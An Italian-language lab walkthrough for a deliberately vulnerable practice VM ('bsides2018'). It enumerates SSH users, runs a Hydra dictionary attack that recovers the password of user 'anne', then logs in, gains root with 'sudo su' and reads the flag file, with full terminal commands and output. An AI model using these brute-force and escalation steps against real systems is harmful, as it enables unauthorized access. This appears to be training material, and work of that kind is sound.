
Ora, grazie agli utenti trovati, possiamo tentare di accedere tramite il servizio SSH e verificare se possiamo inserire la password. Come è possibile notare, solo “anne” offre la possibilità di scrivere una password.

Ps. L'indirizzo IP della macchina vittima è diverso perché ci siamo spostati sul computer di un altro studente che ha eseguito simultaneamente tutto il percorso in parallelo sulla propria rete.

```
(kali㉿kali)-[~]  
$ ssh abatchy@192.168.1.175  
abatchy@192.168.1.175: Permission denied (publickey).  
  
(kali㉿kali)-[~]  
$ ssh john@192.168.1.175  
john@192.168.1.175: Permission denied (publickey).  
  
(kali㉿kali)-[~]  
$ ssh mai@192.168.1.175  
mai@192.168.1.175: Permission denied (publickey).  
  
(kali㉿kali)-[~]  
$ ssh anne@192.168.1.175  
anne@192.168.1.175's password: 
```

## Bonus: Hacking VM BlackBox

Possiamo utilizzare Hydra per eseguire un attacco a dizionario e cercare la password di "anne". Inseriamo quindi i valori corretti nelle sezioni. Nella sezione **"Target"**, mettiamo l'indirizzo IP del bersaglio, la porta 22 e il protocollo SSH. Nella sezione **"Passwords"**, inseriamo l'username "anne" e specifichiamo il file contenente le password. Dopodiché possiamo avviare l'attacco dalla sezione di partenza **"start"**.





## Bonus: Hacking VM BlackBox

Dopo un certo periodo, Hydra potrebbe restituire la password sullo schermo, oppure potrebbe presentare alcune possibili password in blu. La modalità di visualizzazione dipende dalle impostazioni di output di Hydra e dal risultato dell'attacco. Potrebbe essere diretto e mostrare la password esatta o potrebbe fornire una lista di tentativi che potrebbero essere la password corretta. In questo caso è stata trovata direttamente la password esatta.

```
Output
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 06:51:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.175:22/
[22][ssh] host: 192.168.1.175 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-31 06:52:11
<finished>
```

## Bonus: Hacking VM BlackBox

Ora che abbiamo inserito la password "princess", siamo riusciti a connetterci alla macchina con l'utente "anne".

Successivamente, ci siamo spostati nella directory radice con il comando `cd ..`. Per ottenere i permessi di root abbiamo eseguito il comando `sudo su`. A questo punto ci siamo spostati nella directory "root" che contiene al suo interno il file "flag.txt". Con il comando `cat` è possibile aprirlo e completare così l'esercizio.

```
(kali@kali)-[~]
$ ssh anne@192.168.1.175
anne@192.168.1.175's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan 30 11:35:22 2024 from 192.168.1.167
anne@bsides2018:~$ cd root
-bash: cd: root: No such file or directory
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd /
anne@bsides2018:/ $ ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root
anne@bsides2018:/ $ cd root
-bash: cd: root: Permission denied
anne@bsides2018:/ $ sudo su
[sudo] password for anne:
root@bsides2018:/# cd root
root@bsides2018:/# ls
flag.txt
root@bsides2018:/# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on t
his VM.
You should be proud!
```